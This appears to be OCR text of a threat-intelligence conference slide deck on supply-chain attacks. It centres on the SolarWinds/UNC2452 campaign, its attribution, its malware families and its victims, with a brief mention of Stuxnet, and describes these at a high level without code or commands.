EXPLOITING THE SUPPLY-CHAIN FOR FUN AND ESPIONAGE

@BUSHIDOTOKEN

CYJAX LIMITED

TMHC MOD TEAM

NCPTF

CURATED INTELLIGENCE

CTI LEAGUE

EXPLOITING THE SUPPLY-CHAIN:

INTELLIGENCE GATHERING

COVERT ACCESS

SURVEILLANCE

ISLAND HOPPING

HOW IT WORKS?

OSINT and Reconnaissance

Initial Access

Maintain Persistence

Compromise the Build Environment

Infect Update Server

Victims Download the Update

SOLARWINDS & UNC2452

EVERYBODY GOT PWNED!

- THOUSANDS OF CUSTOMERS DOWNLOADED A MALICIOUS UPDATE
- 10 US FEDERAL AGENCIES, US MILITARY, US ACCOUNTING, US TELECOM
- MICROSOFT, CISCO, VMWARE, INTEL, NVIDIA & A LOT MORE
- FIREEYE, MALWAREBYTES, CROWDSTRIKE, PALO ALTO NETWORKS, & OTHERS


THE ADVERSARY

- UNC2452 / NOBELIUM / HOLIDAY BEAR / DARK HALO / COZYBEAR
- TURLA – OVERLAPS WITH KAZUAR BACKDOOR
- COZYBEAR – SIMILAR TARGETING
- RUSSIAN FOREIGN INTELLIGENCE SERVICE (SVR)


THE MALWARE

- IMPLANTS, BACKDOORS, AND COBALT STRIKE


TIMELINE OF THE SUPPLY-CHAIN ATTACK




https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/


SUNSPOT
Implant
Backdoor
SUNBURST
KAZUAR
TEARDROP
Dropper
COBALT STRIKE
SUNSHUTTLE & SOLARFLARE
Late Stage Backdoor
Lateral Movement
RAINDROP

SOLARWINDS METHODOLOGY



BREACH NOTIFICATIONS




SolarWinds' Customers

SolarWinds' comprehensive products and services are used by more than 300,000 customers worldwide, including military, Fortune 500 companies, government agencies, and education institutions. Our customer list includes:

- More than 425 of the US Fortune 500
- All ten of the top ten US telecommunications companies
- All five branches of the US Military
- The US Pentagon, State Department, NASA, NSA, Postal Service, NOAA, Department of Justice, and the Office of the President of the United States
- All five of the top five US accounting firms
- Hundreds of universities and colleges worldwide

Partial customer listing:

Acxiom	General Dynamics	Sabre
Ameritrade	Gillette Deutschland GmbH	Saks
AT&T;	GTE	San Francisco Intl. Airport
Bellsouth Telecommunications	H&R; Block	Siemens
Best Western Intl.	Harvard University	Smart City Networks
Blue Cross Blue Shield	Hertz Corporation	Smith Barney
Booz Allen Hamilton	ING Direct	Smithsonian Institute
Boston Consulting	IntelSat	Sparkasse Hagen
Cable & Wireless	J.D. Byrider	Sprint
Cablecom Media AG	Johns Hopkins University	St. John's University
Cablevision	Kennedy Space Center	Staples
CBS	Kodak	Subaru
Charter Communications	Korea Telecom	Supervalu



SUCCESSFUL ATTACK

Widespread and undetected compromise

Undisclosed amounts of stolen information

Attribution was uncertain for months


Little retaliation

Large number of unknowns

Supply-chain attacks = OP

WHY SUPPLY-CHAIN ATTACKS?

STUXNET SUPPLY-CHAIN ATTACK



Located at:

- Google,
- Microsoft,
- Cisco,
- Intel,
- Samsung,
- Sony,
- HTC,
- Linksys,
- D-Link,
- Akamai,
- and VMware

TeamViewer

